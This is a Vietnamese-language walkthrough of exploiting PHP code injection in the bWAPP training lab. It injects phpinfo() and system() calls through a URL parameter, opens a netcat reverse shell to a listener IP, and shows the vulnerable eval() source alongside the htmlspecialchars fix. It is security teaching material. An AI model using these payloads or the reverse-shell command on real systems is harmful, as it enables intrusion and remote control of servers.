bWAPP

PHP Code Injection

Tổng quan về PHP Object Injection:

- PHP Object Injection là gì?

PHP Object Injection là một lỗ hổng cấp ứng dụng có thể cho phép kẻ tấn công thực hiện các loại tấn công độc hại, chẳng hạn như Code Injection , SQL Injection , Path Traversal và Application Denial of Service. Lỗ hổng xảy ra khi đầu vào do người dùng cung cấp không được khử trùng đúng cách trước khi được chuyển đến hàm PHP unserialize(). Vì PHP cho phép tuần tự hóa đối tượng, nên kẻ tấn công có thể chuyển các chuỗi được tuần tự hóa đặc biệt đến lệnh gọi unserialize() dễ bị tấn công, dẫn đến việc đưa (các) đối tượng PHP tùy ý vào

- PHP Code Injection là gì?

PHP Code Injection là một lỗ hổng xảy ra khi kẻ tấn công có thể đưa mã PHP độc hại vào một ứng dụng web. Lỗ hổng này có thể bị khai thác bằng cách thao túng đầu vào của người dùng hoặc bằng cách khai thác các điểm yếu trong mã của ứng dụng.

Và sau đây chúng ta sẽ tấn công PHP Code Injection với bWAPP

- Level Low

Đây là hình ảnh ban đầu của trang web chúng ta sẽ tấn công vào

Chúng ta có thể thấy chữ “message” có thể click vào để chuyển hướng sang một đường link khác và ta sẽ click vào “message thử”

Sau khi click vào chúng ta sẽ được chuyển hướng sang một đường link khác vào giao diện trang web đã được thay đổi

Ta có thể thấy thêm chữ test ở trong giao diện hiển thị và trong URL chúng ta cũng đã thay đổi

```
http://localhost/bWAPP/phpi.php?message=test
```


Giờ chúng ta sẽ thử thay đổi một chúng trong URL này bằng các tiêm một hàm PHP vào thay cho chữ test để trính xuất thông tin của webseit như thành phpinfo()

phpinfo() được dùng để xuất thông tin về cấu hình của PHP

Giờ URL của chúng ta sẽ được chuyển thành

```
http://localhost/bWAPP/phpi.php?message=phpinfo()
```

Và kết quả chúng ta nhận được là



System	Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686
Build Date	Feb 27 2008 20:27:58
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/ldap.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini, /etc/php5/apache2/conf.d/pdo_sqlite.ini, /etc/php5/apache2/conf.d/sqlite.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no

Giờ trang web đã đưa cho chúng ta thông tin cấu hình PHP của trang web


Ta sẽ thử chèn một con powershell vào trang web này trước tiên chúng ta sẽ kiểm tra xem hàm system() có thể chèn vào hay không

System() dùng để thực thi một chương trình bên ngoài và hiển thị đầu ra

Ta sẽ chèn hàm system('ls') để trích xuất toàn bộ các file ở trong trang web này và URL của chúng ta giờ sẽ trở thành

```
http://localhost/bWAPP/phpi.php?message=system('ls')
```


Và đây là kết quả ta nhận được



Bây giờ ta sẽ chèn một con reverse shell vào trong trang web này

Trước hết ta phải biết được ip của chúng ta là gì. Và để biết được chúng ta sẽ vào terminal và viết lệnh này

```
Ifconfig
```



Ta thấy được ip của chúng ta là 192.168.42.135

Sau khi biết được ip của máy chúng ta rồi thì ta sẽ sử dụng netcat để nghe từ cổng 4444 với câu lệnh

```
nc –lvp 4444
```

Sau khi chạy ta sẽ có được như vậy

```
bee@bee-box:~$ nc -lvp 4444
listening on [any] 4444 ...
```

Đây thể hiện là chúng ta đã bắt đầu nghe từ cổng 4444, giờ ta sẽ thay đổi URL của trang web

```
http://localhost/bWAPP/phpi.php?message=system('nc 192.168.42.135 4444 -e /bin/bash')
```

Sau khi chúng ta sửa URL ta sẽ thấy trong terminal

```
bee@bee-box:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.42.135] from bee-box.local [192.168.42.135] 50537
```


Chúng ta đã thành công và có được reverse shell

Và chúng ta có thể xem được thông tin của trang web rõ hơn

```
bee@bee-box:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.42.135] from bee-box.local [192.168.42.135] 50537
whoami
www-data
ls
666
admin
aim.php
apps
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
ba_insecure_login_2.php
ba_insecure_login_3.php
ba_logout.php
```

Đến đây chúng ta coi như đã thành công trong việc khai thác lỗ hổng với level Low

- Level Medium và Level High



Sau khi chuyển lên Level Medium thì ta đã không thể tiêm như với level Low được nữa nên chúng ta sẽ thử đi đến source code của trang web này

```
if($_COOKIE["security_level"] != "1" && $_COOKIE["security_level"] != "2"){

?>
        <p><i><?php @eval ("echo " . $_REQUEST["message"] . ";");?></i></p>
<?php
  }
  // If the security level is MEDIUM or HIGH
  else
  {
?>
  <p><i><?php echo htmlspecialchars($_REQUEST["message"], ENT_QUOTES, "UTF-8");;?></i></p>
<?php
  }
}
```

Ở đây ta có thể thấy được ở level Low hàm eval đã cho ta có thể tiêm được các hàm PHP để có thể khai thác lỗ hổng của trang web này

Nhưng khi lên đến level Medium or High chúng đã sử dụng chung cùng một hàm để filter là htmlspecialchars và chúng ta không thể có cách nào có thể khai thác lỗ hổng này ở 2 mức Medium và High